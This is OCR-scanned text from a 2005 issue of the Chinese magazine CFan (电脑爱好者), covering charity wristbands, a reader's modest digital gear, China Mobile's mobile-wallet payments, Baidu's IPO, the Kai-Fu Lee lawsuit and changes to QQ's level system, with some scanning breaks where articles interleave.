蓝色代表"志高气昂"——追求平等、包容和崇高理想，让自己活得更有意义；绿色表达"别找借口"——消除差异、打破隔阂、人人责无旁贷；粉色意味着"天马行空"——想象，从来都是世界前行的动力；　黄色告诉你"来单挑吧"——挑战自己比挑战别人更有勇气；红色提倡"凌云壮志"——人跳得再高，也高不过内心的凌云壮志；黄色宣称"梦想不嫌大"——只要有梦想，凡事可成真；紫色提出"有危，必有机"——把握每个机会，化险为夷，目标将离我们不远；浅绿则是"勇者无惧"——自信满满，无所畏惧，这份力量，就潜藏在你我的心里。

八种色彩，书写着八种不同的积极态度，激励大家"别小看自己"，发现自己的无限潜能。

明星也跟潮

很少有这样一种时尚用品，非常简单、便宜，却能同时在体育界、娱乐界甚至政界产生如此广泛的影响。这恐怕是因为佩戴彩色腕带已成了支持慈善事业的响亮宣言吧，并且它的价格也不贵，使得许多人都有机会参与到这一事业中，让爱心与时尚巧妙结合。

比如前辣妹维多利亚，不仅自己戴了一条，还给年仅五岁的儿子布鲁克林也戴了一条，借此呼吁全世界的女性注意乳腺健康。英国广播电台1台在"制止欺负弱小者"造势活动中，也请出了维多利亚的丈夫小贝为一名13岁的女孩佩戴上第100万条蓝色腕带。美国总统布什及总统竞选者克里、英国首相布莱尔等政治人物，也都曾在公众场合配戴过不同的腕带。中国的明星，像刘　、刘翔、姚明等，也对腕带钟爱有加。

不同的声音——与慈善事业渐行渐远

不过，当腕带中的时尚元素越来越浓之后，它与慈善事业也就可能渐行渐远。现在流行的一些腕带，已经不完全属于慈善事业的范畴了，而是成了表达个性的一个手段。比如在网上，可以找到给情人佩带的印有"Kiss Me"字样的桃红色腕带；也可以找到不同颜色、代表各个星座的腕带；还可以买到代表不同信念、态度的其他各色腕带等等。


另一方面，当慈善募捐与商业挂钩时，也使得腕带的慈善性大打折扣。励志腕带变得如此流行也引来了某些人的批评，批评者认为，某些商人在转售励志腕带的时候误导消费者，他们不是将利润捐赠给慈善机构，而是据为己有。在eBay网站上，就有不少假冒的Live Strong励志腕带在出售。

在英国还发生了另外一件事情，今年6月份，Dorset的一所学校禁止学生考试时带腕带，据说是担心学生会把答案写在腕带里面作弊。这个意外的状况，一定不是励志腕带首创者阿姆斯特朗所想到的吧！

腕带也能DIY

一个提供腕带定制服务的网站，可以根据你的需要制作各种风格和材质的腕带。即使你不想从他们那里定制，也建议你　览一下这个网站，根据网站上提供的设计图形，如果你能找到相应的腕带材料的话，也可以自己制作腕带，比如你可以找一些彩色纸张尝试一下。

链接：http://www.pdcorp.com/crowd-control/superband-classic.html



PDC网站腕带设计图案截图

十大流行慈善腕带

About网站上列出的十大流行慈善腕带，对每种腕带都有色彩样式、发起人等比较详细的介绍。

链接：http://teenadvice.about.com/od/factsheetsforteens/tp/tpcharitybands.htm

京城街头流行阿姆斯特朗腕带

北青网上的一个腕带专题，介绍有励志腕带的历史及各种趣闻　事。上面还介绍了网上购买励志腕带如何辨别真假的一些方法。

链接：http://bjyouth.ynet.com/article.jsp?oid=5784096
http://bjyouth.ynet.com/article.jsp?oid=5784100
http://bjyouth.ynet.com/article.jsp?oid=5784098

CF [YY04]



我是一枚棋子

■ GQ


多少年来，我们一直以为，只有人才有感情，只有动物才有感觉，而那些人造的东西只是一些工具而已，是没有生命的东西。不过，来自上海的GQ却不相信这一点，他将整天被人摆弄的棋子赋予了“生命”，让他们也有了喜怒哀乐。




▲ 我必须找到人生的方向



◣ 我不能每况日下



◣ 我就像丢入海滩中的一粒沙子那样毫不起眼







对峙 ▶



CF [YY05]

走进读者的电脑生活

一个穷CFan的数码生活

■文/王伟光

看到各种IT报纸、杂志上介绍的各色白领人物的数码生活，人家拥有东芝M100笔记本电脑、索尼F828数码相机、索爱P908手机、PALM家族的Zire等等，我羡慕得要命，对文中精致的图片看了又看，看完之后总能咽一大口口水，然后是一声叹息。我知道这些东西对像我这样的穷CFan来说，只能〝可远观而不可 玩焉〞。

庆幸的是我发现自己具备阿Q精神，我听说比尔·盖茨也说过一句这样的话：数字技术并不致力于创造更多财富，而期望在未来使富人和穷人都得到一种信息上的公平，期望通过技术改变人们生活和思考的方式。回到个人的小天地后，想想自己在信息上也算公平了，于是我有了些勇气，来介绍一下我的数码生活。

我现在的数码装备：组装PⅢ电脑、诺基亚3100手机、纽曼A50 MP3、最新购买的明基E50数码相机。

1.电脑。我在电脑上相对来说投入比较大，因为它更新换代速度太快，压迫得我们这样的穷CFan喘不过气。用过的电脑至今为止，究竟换了几台我也说不太清楚。因为可能这次换个显卡、那次加点内存、再一次就要换主板、CPU了……不过有一点是不变的，我从来没有买过品牌电脑，品牌电脑对我们这些懂一点电脑硬件而手头紧张的人来说是不适合的，我们要把有限的资金发挥到无限的追求最高性价比上面去。虽然现在早已是P4的年代了，但我那台PⅢ-650依旧未动，进入而立之年的我，显然考虑的事情比以前多了；现实生活的压力摆在眼前，现在的观念是能用、够用就行，当年砸锅卖铁也要升级电脑的劲头已经不复存在了。

2.手机。手机这种东西其实已经远远超过了它本来的用途和意义了，目前手机可以用来拍照，用来摄像，用来听歌、上网……甚至用来看电影，精明的开发商不断推出一个又一个新功能和一款又一款 造型来怂恿大家不断抛弃自己手中的手机。人们早已不满足于打电话这种原始功能了，追求时尚和多功能是新新人类的任务，或许手机还代表着一个人的身份和时尚指数。我手中的这款诺基亚3100是当时花了1500元买下的。这在我来说也是一种奢侈品了，它的外形秉承了诺基亚手机的一贯风格，简约得有点古板，没有很多特殊功能，但质量过硬，作为通信工具来说我已经很满意了。我也喜欢无聊时在商场里看看眼花 乱的各色手机，虽然欣赏但并不羡慕，因为我坚信手机就是用来通话的，如果要拍照再好的手机也不如一台普通相机。

3.MP3。有一次坐车出了一趟短差，虽然只有两三个小时的旅途，但坐在车上无所事事感到很无聊。看报纸吧，有点晃眼；睡觉吧，时间太短。看看别人在做什么，左右扫了一下，发现几个学生模样的人在摇头晃脑，一副陶醉的样子。再仔细一看原来脖子上挂着一个小玩意儿，我认识那就是MP3，原来用它可以打发旅途的时光耶！后来我就开始关注MP3了，但我发现这种东西差价太大，同样是128MB容量，价格可能相差好几百块；在反复研究了几款合适价位的MP3后，我选择了这款纽曼之音A50，虽然样子不太时尚，但199元的价格对于我来说还是极有诱惑力的，我还通过业内人士了解到经销商进价是182元，于是我成功地砍下了十块钱，虽然老板眼珠子都瞪圆了，但没办法，谁让他遇到我这样的穷CFan了呢！

4.数码相机。明基的E50算是我的奢侈品，虽然样子有些土气，也不如那些国外品牌名气大，但我感觉不少国货还是值得信赖的，至少此举还算我支持了一回民族产业。明基E50是我从网上认识的一个朋友那里买到的，他是苏州明基公司技术人员，价格还不错，并且送了一个256MB的存储卡。有了数码相机真的方便多了，平时看到不错的东西都喜欢拍下来。记得在冬天的时候下了一场大雪，我特意来到大广场拍摄美丽的雪景，一口气拍摄了50多张，现在这些雪景图片已经作为素材存到我的电脑里去了，做海报或课件时常常可以用上它们，E50帮了我很多忙，虽然买它的时候心疼了好几天，但总算是物有所值啊！

这就是我这个穷CFan的数码生活，虽然与许多年轻时尚的朋友相比而言真是太贫乏、太简陋了，简直不堪一提；或者有的朋友会笑我，你这叫什么数码生活啊，但对于我们来说，发掘数码的精髓，比泛泛而谈、妄自攀比、指望明天更为重要，善于利用手头工具的人才是最具理性的智者！每当想起大有钱人比尔·盖茨安慰穷人的那番话，我就有了些平衡的感觉，至少我还和盖茨处在同一个互联网中。 CF [DB01]

热心评刊员公布

以下17位读者被评为2005年第12期热心评刊员。

一等奖2名(奖品:漫步者R1600TD音箱)

朱承洋(福建) 陈耕耘(新疆)

二等奖5名(奖品:漫步者H500耳机)

刘志勇(黑龙江) 姚 运(河北) 高 勇(四川) 纪 锋(河北) 张贵阳(辽宁)

三等奖10名(奖品:东方大典2003)

曹建明(江苏) 陈华师(湖北) 农凯伦(广西) 叶春青(广东) 陈 川(四川) 邱 斌(江西) 许再兴(西藏) 何瑞忠(山东) 刘永君(北京) 刘 望(青岛)

最佳文章公布

2005年第12期优秀文章

第一名:〝特别话题〞栏目《网管日记之无线超完全攻略》作者:**刘晓辉 刘国英**获得奖金500元和《电脑爱好者》荣誉证书。

第二名:〝聪明用电脑〞栏目《捍卫系统和平 打败吃掉硬盘空间的怪物》作者:**逍遥小小**获得300元奖金和《电脑爱好者》荣誉证书。

第三名:〝CFan新视界〞栏目《过滤笔记本电脑的低价混水》作者:**点睛**获得200元奖金和《电脑爱好者》荣誉证书。

从以货易货的原始交易，到使用金属货币、纸币，再到电子货币，文明的进步总是伴随着人类交易方式的改变;

从现场交易到非现场交易，“手机钱包”的出现正在引发一场静悄悄的支付革命……

“手机钱包”引发支付革命

■ 新闻采访部实习记者　翟玉忠　鲍友斌

"现在有了'手机钱包'，我就再也不用到我们小区门口那个彩票投注站去了，没想到'手机钱包'给我带来这么多好运！"在接受记者采访时，胡先生无法掩饰自己内心的兴奋和中奖后的喜悦。

事情还要从头谈起。家住北京市宣武区的胡先生是一位软件专家，他们小区门口就有一个彩票投注站，但因为实在太脏乱，所以胡先生一直不太愿意去那里买彩票，自己工作忙又没有时间赶到其他地方买；当他听说中国移动"手机钱包"业务实现了手机绑定银行卡就可以进行彩票投注后，马上申请了这项业务，并成为彩票投注的忠实用户。今年7月底，胡先生使用"手机钱包"投注"福彩3D"，投注18元，中得近7000元的奖金，并在第一时间就收到了"手机钱包"的中奖短信通知。据悉目前全部奖金已自动划入胡先生"手机钱包"所绑定的银行卡账号内。

用"手机钱包"进行彩票投注，无须购买投注卡、随时随地想投就投、中奖后免费短信通知、自动返奖至投注账号，所有这一切体现了"手机钱包"的优点——不受时间、地域的限制，灵活、便捷、省时、省力、省心。从现场交易到非现场交易，"手机钱包"的出现正在引发一场静悄悄的支付革命……



上海移动六周年庆典手机钱包面向消费者宣传

有了手机，还用带钱包吗?

从以货易货的原始交易，到使用金属货币、纸币，再到电子货币，文明的进步总是伴随着人类交易方式的改变。随着电子商务和移动通信业务的飞速发展，移动电子商务和移动支付随之产生了。有专家认为，移动电子商务是指利用移动通信网络进行数据传输并通过移动信息终端参与商业活动的一种新型商务模式，是纯数字产业与传统行业相结合的产业，也是实现传统行业数字化的一个重要途径，它的核心问题是移动支付。

移动支付通常有三种模式：

一是通过移动运营商的话费进行代收。但这种方式可能被享用手机费用全额报销的用户恶意利用，加大坏账风险；

二是通过移动运营商帮助客户建立一个小额的账户，利用该账户进行交易。这种模式有很大的安全性，但在交易金额和金融监管方面却有很大的局限性；

三是将移动用户的手机号码与银行卡号码捆绑，再通过移动的网络，利用银行的后台系统进行交易处理，这就是目前中国移动推出的"手机钱包"和中国联通推出的手机银行的商业模式，也是业界认为比较完善的商业模式。

如果从2000年，中国移动开始与各家银行展开合作，通过更换手机用户的SIM卡向用户提供银行金融信息服务开始，中国的移动支付历史已经有5个年头。但中国的移动支付产业的真正发展是在2003年，这一年广东发展银行率先打出了"有了手机，还用带钱包吗？"的广告宣传口号，它与中国移动的合作标志着银行业开始进入移动支付领域。此后，包括中国联通在内的移动运营商们不断调整思路，尝试与银行业联手开展更深层次的跨行业合作。

在这种情况下，2003年8月，中国移动、中国银联成立了联动优势科技有限公司，作为专业化的移动支付服务商。联动优势为中国移动用户提供"手机钱包"服务，并扩大中国商业银行的银行卡使用范畴。

联动优势科技有限公司的官方资料显示，"手机钱包"通过把客户的手机号码与银行卡等支付账户进行绑定，随时随地为拥有中国移动手机的客户提供移动支付通道服务。客户可使用手机短信、语音、WAP、K-Java、USSD等操作方式，管理自己指定的银行卡账户或小额中间账户并实现从账户中进行扣费。目前"手机钱包"支持的具体服务包括：查缴手机话费、动感地带充值、个人账务查询、购买彩票、手机订报、购买IP卡、

手机捐款、远程教育、手机投保、公共事业缴费等多项业务。

联动优势产品开发部总监吴锋海这样向记者解释"手机钱包"的概念:手机钱包实际上是手机用户的一个"零钱包",用于小额支付,比如订票、订旅行意外险、买长途电话卡、游戏卡等。它的主要特点是非现场交易。以缴手机费为例,"手机钱包"用户到交费期时就会收到一条手机短信,告诉你上月的话费是多少,如果对此话费没有异议,只需要将该短信转发到联动优势的平台上缴费就成功了。不需要再到银行排队,也不受任何时间、地域的限制,你甚至可以在晚上等飞机时交费!

去年12月9日,中国联通宣布与中国建设银行合作推出基于CDMA 1X网络的手机银行业务,中国联通董事长常小兵亲自出席了这次合作启动仪式;今年2月5日,交通银行宣布同时与两家移动运营商合作,在全国范围内开通采用WAP通信方式的手机银行业务。

发展的瓶颈

尽管目前中国移动支付发展很快,但与日本、韩国相比较,中国移动支付市场仍处于培育阶段。

联动优势业务管理总监倪敏把"手机钱包"用户描述为银行卡与中国移动用户的交集。据中国人民银行截止到今年2月的统计数字,我国各类银行卡的发卡总量已超过7.6亿张,其中带有银联标志的卡达2亿张,中国移动用户2.8亿;而目前移动支付业务发展最早的联动优势手机钱包注册用户只有200多万——这个"交集"显然太小。

韩国金融界一直十分重视移动支付,发展也很快。去年韩国央行公布的一份数据显示,仅在2004年6月份就有58.1万名韩国人利用手机完成400万笔金融交易。目前韩国所有零售银行都能提供移动银行业务,每个月有超过30万人在购买新手机时会选择具备特殊记忆卡的插槽,能储存银行交易资料,并进行交易时的信息加密;韩国有几万家的餐馆和商店拥有能从手机通过红外线读取信用卡信息的终端。

日本最大的通信运营商NTT DoCoMo在推行移动钱包上可谓不惜余力。2004年,NTT DoCoMo为了推动支持非接触式IC卡"FeliCa"手机的普及,开展了FeliCa读写器的计划,即针对计划推出FeliCa支持服务的厂家,NTT DoCoMo出资100亿日元代其承担读写器等设备费用。作为回报,NTT DoCoMo根据一定比例按FeliCa手机所带来的营业额收取部分手续费。NTT DoCoMo宣称,目前已有300万手机用户使用手机钱包服务,他们可以在2万家商店和自动售货机用手机付款。

那么中国的移动支付业务为什么显得相对滞后呢?联动优势倪敏女士认为,首当其冲的原因就是用户习惯问题,目前我国银行卡有近8亿张,真正活跃的银行卡并不是很多——一个人可能有多张卡,但真正用于支付的并不多——移动支付需要一个培育过程,这不是一朝一夕能改变的。

其次,中国移动支付业务相对滞后的原因与我们的金融体制,电信体制有关,我们的行业垄断性较强,部门间壁垒较大,这显然不利于移动支付业务的发展。目前我国移动支付市场中存在着以运营商为主导、以银行为主导和以第三方移动支付运营公司为主导



上海移动六周年庆典手机钱包宣传展位


上海移动市场部王华副总经理向分析师们介绍移动支付


中国移动手机钱包讲解员在为参观者介绍并现场演示"手机钱包"功能

的多种商业格局,业内专家建议,建立统一商业模式对移动支付产业发展非常重要,这将有利于迅速集中地培养消费者消费观念、统一移动支付市场规范、创立良性移动支付环境。从现阶段我国移动支付产业发展来看,第三方移动支付运营公司为主导的格局,在产品创新、对市场需求进行快速反应方

面具有一定优势。中国移动和中国银联引入第三方——联动优势科技有限公司可以说是一个很好的尝试，目前中国移动的"手机钱包"服务已经在全国近三分之一的省市开通业务。

对于移动支付的安全问题，联动优势产品开发部总监吴锋海认为，长期以来习惯面对面交易的消费者对移动支付安全问题的担心是可以理解的，但事实上"手机钱包"比普通钱包安全得多，无论手机被窃还是黑客之类的人"窃"了密码，都不可能使"手机钱包"落入偷窃者手中。原因是在手机和银行卡绑定后，必须有两个因素同时起作用才能完成支付，即手机号码和手机钱包密码(不同于银行卡密码)都必须是可用的，二者缺一不可;如果别人拿到你的手机，但不知道手机钱包的密码，这个人同样不能完成支付。如果别人窃取了你的手机钱包密码，但由于手机不在那个人手上，他同样不可能完成交易。

另外，手机钱包支付是通过中国移动的专网和各银行的专网进行的，不是在公网上进行的，这就大大加强了它的安全性。吴锋海告诉记者，自中国移动推出"手机钱包"业务以来，没有发生过一起"手机钱包"(不是手机本身)被窃案件。万一发生手机被盗抢、丢失情况，用户可拨打"手机钱包"24小时客服电话及时挂失账户以免遭受损失。

拥有你自己的"手机钱包"

据中国移动的一个调查显示，在一天24小时内，只有不到3小时的时间手机在用户两米之外。有20分钟手机不在身边，用户就会去找。随着手机的私密性越来越强，手机和的银行卡绑定后，"手机钱包"的私密性会也越来越强，成为我们不能或缺的工具。

在世界范围内，当亚洲和欧洲的消费者已经使用手机购买碳酸饮料和停车费用时，迟疑不定的美国公司也开始行动起来。美国最大的移动服务运营商 Cingular Wireless 公司首席财务官彼得·里彻在谈到这一市场时说:"你将继续得到更多的体验，更多的行业将复苏这一结论"。据相关机构预测，到2006年时全球通过手机支付的交易量，将占到电子商务在线交易市场份额的15%。

不可否认，由于各种各样的原因，在中国手机钱包(支付)的发展仍处于萌芽阶段，但它的市场潜力却是不容低估的。在理论上，它可以作到如下应用:

缴费(包括水、电、煤气等公共事业费的缴纳、税务、交通罚款、有线电视、会员费等);购买彩票;付费电子邮箱;充值卡充值(如向市政一卡通等进行充值操作);各类传统媒体的征订购买;订票(机票、火车票、演出票、电影票、各类球赛门票等);远程或网络教育的付费;网上商城(包括IP卡、游戏卡、充值卡及各类实物商品的销售等)、自动售货机购物消费;购买保险;酒店预订;软件下载。

目前中国移动的手机支付业务仍然是免费的(但有些电信运营商或银行机构已经实施的10元/月的移动支付业务资费)，它的功能和应用范围正在不断的扩大，让我们以中国移动的"手机钱包"为例说明怎样拥有你自己的"手机钱包":

首先，客户必须是中国移动的用户，该客户必须拥有一张工商银行、民生银行、广东发展银行或浦东发展银行的银行卡;用户可通过直接到移动、银行营业厅，或通过短信、USSD、语音电话、网络银行等多种方式定制"手机钱包"，把自己与银联联网的银行卡与手机号码绑定。最后，注册了"手机钱包"的用户可以使用手机短信、语音、WAP等多种操作方式缴手机话费、查询银行卡余额和历史交易，并可享受手机投保、福彩投注、购买数字点卡等一系列个性化服务。目前在北京、天津、黑龙江、山东、湖北等地已开通了手机钱包业务;详情请咨询"手机钱包"客服热线:010-63691666或登陆联动优势的网站(www.umpay.com)。

中国联通的手机支付业务可以通过以下网站查询详细信息:http://95533.hn165.com/index.htm。



中国银联李凌副总裁亲自体验电子订票活动的全过程



专业人士参观"手机钱包"展台并亲手做浓度

CF [XW01]

讲述小编自己的故事……

在 那 里

■柳絮飞

小时候跟随父亲一起进城，需要经过二十多里的山路。那时没有车来车往，要完全靠自己一步一步走过去，往往到一半的时候我就走不动了。父亲自己挑着许多东西，没办法背我，这时候他就会指着不远处对我说：“看前面那棵树，走到那里我们就歇一会。”我看看前面，那棵树离得确实不远，便鼓起劲又向前走去。等到了那棵树旁，父亲又会指着前面不远处说，那里有个小卖铺，走到那里就给你买冰棍吃……如此反复，最后父亲指着不远处说：看，那就是城里了。本来很遥远的一个目标，就这样在不知不觉中走到了，我欣喜若狂，飞跑过去，旅途的劳累一下子就被抛在了一边。

在那里，就这样让我们充满了 景和向往，引领我们向前奔。



前不久，编辑部全体同仁来到北京怀柔郊外的“那里”度假区休整

后来，父亲老了，连指向那里的力气也没有了，但是对那里、对未来的向往精神却被我学习下来。有一次陪MM爬香山，刚到半山腰的时候，MM已是汗流 背，再也不愿往上走了。我也学着父亲当年那样，不时指着不远处，告诉她在那里有着怎样的一个盛景在等待着我们。这个办法很灵，我们果然很顺利地达到了峰顶，当领略到“一览众山小”的时候，MM也像我当年进城一样欣喜若狂。

在那里，就这样将一个大大的目标分成一个个小目标，让我们感觉未来并不遥远。

其实，每月两期的《电脑爱好者》杂志，何尝不是一次又一次的“在那里”的旅行！对编者来说，读者朋友们对每期杂志将会有怎样的感受、评价、赞扬，就是我们对“那里”的向往；对读者来说，每期将要上市的杂志，它的新闻、新软件、新技巧、新方案等内容，不也是一种期待么。

就这样在读编互动中，一次次走过“在那里”的旅途，一批批的新手变成了高手，一个个菜鸟变成了大侠。让我们期待更多的精彩，让我们一起继续“在那里”的美妙旅程吧。

CF [DJ01]



大家好！时隔半月再次与大家见面，不知道各位是否依然如故？反正阿健还是老样子，虽然一个星期之内身边的几个朋友一夜暴富，却也在我的承受范围之内。您一定纳闷儿了，怎么会有多位好友同时一夜暴富呢？且听我 道来。

话说2005年8月5日晚24时许，QQ中的某记者群中传来百度在美国纳斯达克（NASDAQ）上市交易的消息，大家的第一反应就是赶紧找几个百度的朋友问问情况如何？尤其是那些都市报的记者朋友，一个个为了新闻的时效性，当晚将所有精力都放在寻找百度公司的一些管理层身上。阿健自然没有那么求知心切，也不会大半夜地自己不睡觉还打扰别人也睡不踏实。但“百度在美NASDAQ上市交易当天，发行价27美元，开盘价为66美元，报收于122.54美元，涨幅353.85%。最低为60美元，最高151.21美元”的消息让阿健再也坐不住了。

好家伙，这些数字可不得了了。按照招股说明书显示，百度的股权有5.5%为普通员工所持。这并不包括公司高管的股权，同时不包括前期已经行权的员工持股。现在拥有750名员工的百度，在2004年底，公司只有300人左右。假如说以百度上市后8亿美元(海外分析师预估)的市值，大约是66亿人民币，乘以5.5%，除以300人，那么，全公司至少有300位员工因为股票期权而成为百万富翁，人均拥有大约为121万人民币的股权。

几位在百度居高位的朋友，逐渐从我们的朋友圈子里淡去了。也许是百度的事业开始迈上另外一个台阶了，也许是他们的意识里面觉得和我们不是一个层次了，但我宁可相信他们在想，有了100万，应该做些什么？

至少百度的老大李彦宏先生肯定是有事做的，编辑部同仁可以列举出不利百度发展的10大因素。内有一搜（张朝阳先生最近甚至称他的搜狗肯定会超越百度），外有Google的现实得花费他的心智去思考；左有新浪，右有搜狐的现状断送了百度成为门户的可能；博客新生代——博客网（bokee.com）拿到了1000万美金的风险投资，基本上让李彦宏无法进入这样的新型网络传播领域。值得提醒一点的是，那些上市公司的员工或多或少地会存在一个通病——硅谷综合症，尤其是在思维活跃、发展迅猛的搜索企业。面对来自公司发展和员工发展的问题，李彦宏肯定不会被到手的9亿美金所困惑。

事情缠身的百度人都在不断创造前进的机会，找到一切前进的动力，那么我们呢？

CF [DJ02]



5.5% 有感于微软直面惨淡人生的勇气，因为一项最近的数据表明经营了不少时间的MSN搜索服务仅占搜索市场的5.5%，而Google仍旧占据着59.2%的搜索份额。这仅仅是国外的数据，因此百度并未列入其中。

88% 假期结束了，一组数据帮助我们回顾了假日网络经济的状况。88%的在线消费者通过网络制定旅行计划以及购买在线商品。而这些受访者中30岁以下的年轻人居多。

93% 难以忍受弹出广告的网民越来越多了！一项最新的统计表明，93%的网民极度厌烦这种广告形式。其中，有89%的网民反映是安装软件后，出现弹出广告的。

40% 有IT行业代工场之称的宝岛台湾在2005年上半年的笔记本出口额净增40%。世界上知名的笔记本品牌基本上都是在台湾的代工厂生产的。

5年 5年的时间并不算长，但对IT行业来说应该正好是一个创业公司完成原始资本积累的时长。联想5年后决战戴尔，这是前不久联想集团董事局主席杨元庆先生在接受媒体访问时表达的态度。为了更好地将联想国际化之路作强，杨总甚至坦言举家迁移美国坐镇纽约的计划。


3网合1 正在编制中的"十一五"信息化专项规划已透露出"3网合1"的禁区有了政策松动的迹象。电话网、有线电视网和互联网本都以宽带传送为基础，三网融合直接可以让电信和广电进入双方业务，诸如IPTV等新技术才能最终走进寻常百姓家。

冠 李开复电脑暴露Google挖人罪证




7月19日是个令微软愤怒的日子。在这一天，Google宣布：李开复担任Google中国区总裁，并将负责Google中国研发中心的运营。此前，李开复是微软全球副总裁，主持开发微软公司的MSN网上搜索技术，以及个人电脑信息搜索技术。微软随即发表一份措辞强硬的声明，认为李开复违背了和微软签订的保密和非竞争协议。微软一并把Google和李开复告上法庭。截至记者截稿为止，这场"拉锯战"出现新进展，微软在李开复使用的一台电脑的"回收站"中发现了一份重要文档。文档显示，Google预见到了聘用李开复担任中国区总裁可能遇到的法律麻烦，即新的工作会使李开复触犯与微软签订的一份合同，而Google一直在怂恿李开复触犯这份合同。

上榜理由: *技术密集型的IT行业，人员随意"跳槽"可谓是一个不争的事实。但是，为了薪金而四处奔走的IT人，除了需要考虑法律纠纷外，如果不仅仅是为了薪金，那么跳槽就能够达到人生的理想吗?*



QQ 升级变



8月15日前后，来自腾讯的官方通告

QQ作为互联网时代的沟通工具，网民对它的依赖程度一点儿也不亚于语音时代的电话。来自QQ的利好消息，甚至可比固定电话取消月租费还大快人心。可就在人们开始逐渐习惯了这种沟通方式后不久，QQ的东家——腾讯开始意识到，自己的地盘已经不由自己作主了，MSN强大了，于是便开始筹划着改革QQ的推广制度，结果却遭到了前所未有的社会舆论的压力。QQ的等级制度成为了一切后发事件的导火索。

"等级制度"招惹了谁?

QQ在推出等级制度的时候，完全可以看作是厂商的正常推广行为。将QQ用户按照在线时长，分为不同等级。标志性的奖赏就是获得某些特定等级就可以享受一些只有会员才享受到的服务，比如建立固定群等等。QQ的东家绝对没有想到，一项旨在推动QQ用户上网积极性的举措会催生两个行业，并遭到空前的社会舆论的压力。

首当其冲的就是提供挂机平台服务的公司和网站。所谓"挂机"平台，就是一种在QQ用户默许的情况下，提供有偿的辅助提升等级的服务技术。有的挂机平台服务机构推出了外挂软件，有的利用网络直接帮助QQ用户提升等级。据说还有一个挂机平台网站被收购，搞得挂机业务好像摇钱树一样，现在是遍地开花，热热闹闹。


其次是成就了QQ号码交易的买家和卖家。原因很简单，根据当时的QQ等级计算公式，一颗太阳原来只需连续挂机63.3天即可，依靠挂机平台，卖家短时间就可以提高某些QQ号码的等级。那些得益于高等级的QQ号码的用户，更是不惜金钱地购买一个又一个的高等级QQ号码。

但是，挂机平台也好，QQ号码交易也罢，总还是要有大量的电脑在"高效率"地运转吧。于是有媒体同仁算了这样一笔帐，按照腾讯早期的升级时间公式是：要挂到一个太阳(16级)，需要的时间是1520个小时，计63.3天。统计显示，一般的台式电脑3小时消耗一度电。要得到一个月亮，需在线140小时，耗电47度；而为了1520小时后的那个"太阳"，将消耗507度电。更有甚者，三峡电站宣布今年计划发电486亿度，平均每天为1.33亿度，如此以来，三峡电站每天发的电能仅供26万多名QQ用户挂成"太阳"。

制度的缺陷直接导致不良行业滋生的同时，竟还触及到了人民的根本利益，如此因小

龙芯2侵权属断章取义　媒体报道失实

亚



近日业界的大新闻除了李开复博士辞职事件，当属所谓的"龙芯2侵权"事件了。自EETimes.com断章取义的报道上网后，国内外众多媒体纷纷转载，一时间沸沸扬扬。幸而，中科院计算所此次显现出极好的"危机公关"意识，在24小时内便召开新闻发布会，快速平息了一次媒体制造的误传风波。

上榜理由：正如龙芯CPU首席科学家胡伟武自言，"由于龙芯在最初的宣传文字上频繁出现了'类MIPS'和'MIPS Like'这类容易引起歧义的词语，因此以后将明确指明龙芯处理器使用'龙芯指令系统'"。从这一事件的受关注程度可以看出，中国IT业(尤其是核心技术)的自主创新已经受到广泛关注，也逐渐显现出在全球IT业的竞争力。例如，这两年除了龙芯外，中国在量子信息实验、纳米超级开关等基础研究领域，在10万亿次HPC、下一代互联网等工程应用领域，都取得了相当的成就。

"活跃天"不是关键

■ 阿健

失大的"制度"是否该取消了呢？QQ的东家选择了一种调和矛盾的办法。

变"活跃天"不是关键

8月15日，QQ的东家正式调整了"QQ等级制度"为"以活跃天为单位"。名义上是在改变"用户为升级而通宵达旦开机挂QQ的现象"，而根本问题在我们看来只是断送了一个行业，激励了一个行业，而对于用户而言，解决问题的关键并不在此。

首先，它的取消将彻底断送挂机相关行业。现在只需要每天超过2小时就可以算一个活跃天，QQ用户再也无需24小时挂机，每天2个多小时的在线时间对大部分网友来讲都可以轻易实现。而滋生于"在线时长等级评定标准"体制下的挂机相关行业当然也就无路可走了。

其次，它的改变将激励QQ号码买卖。原来获得一个太阳需要63.3天，而现在需要320天，等级的提升延缓了5倍时间;同样两个太阳原来需要233.3天，现在需要1152天=3.1年，三个太阳原来需要510天，现在需要2496天，差不多要七年时间。也就是说调整等级制度以后，QQ的等级提升时间将会变得很漫长。这极可能让卖家奇货可居，大幅提高高等级QQ号码的交易价格，这样使得QQ号码的交易

QQ等级	需要在线时长	每天挂24小时需要天数
16（1个太阳）	1530小时	64天（大约2个月）
32（2个太阳）	5600小时	233天（大约8个月）
48（3个太阳）	12240小时	510天（大约17个月，1年半）
64（4个太阳）	21480小时	895天（大约30个月，2年半）
80（5个太阳）	33200小时	1384天（大约46个月，4年）
96（6个太阳）	47520小时	1980天（大约66个月，5年半）
112（7个太阳）	64400小时	2684天（大约90个月，7年半）
128（8个太阳）	83840小时	3494天（大约117个月，10年）
144（9个太阳）	105840小时	4410天（大约147个月，12年半）
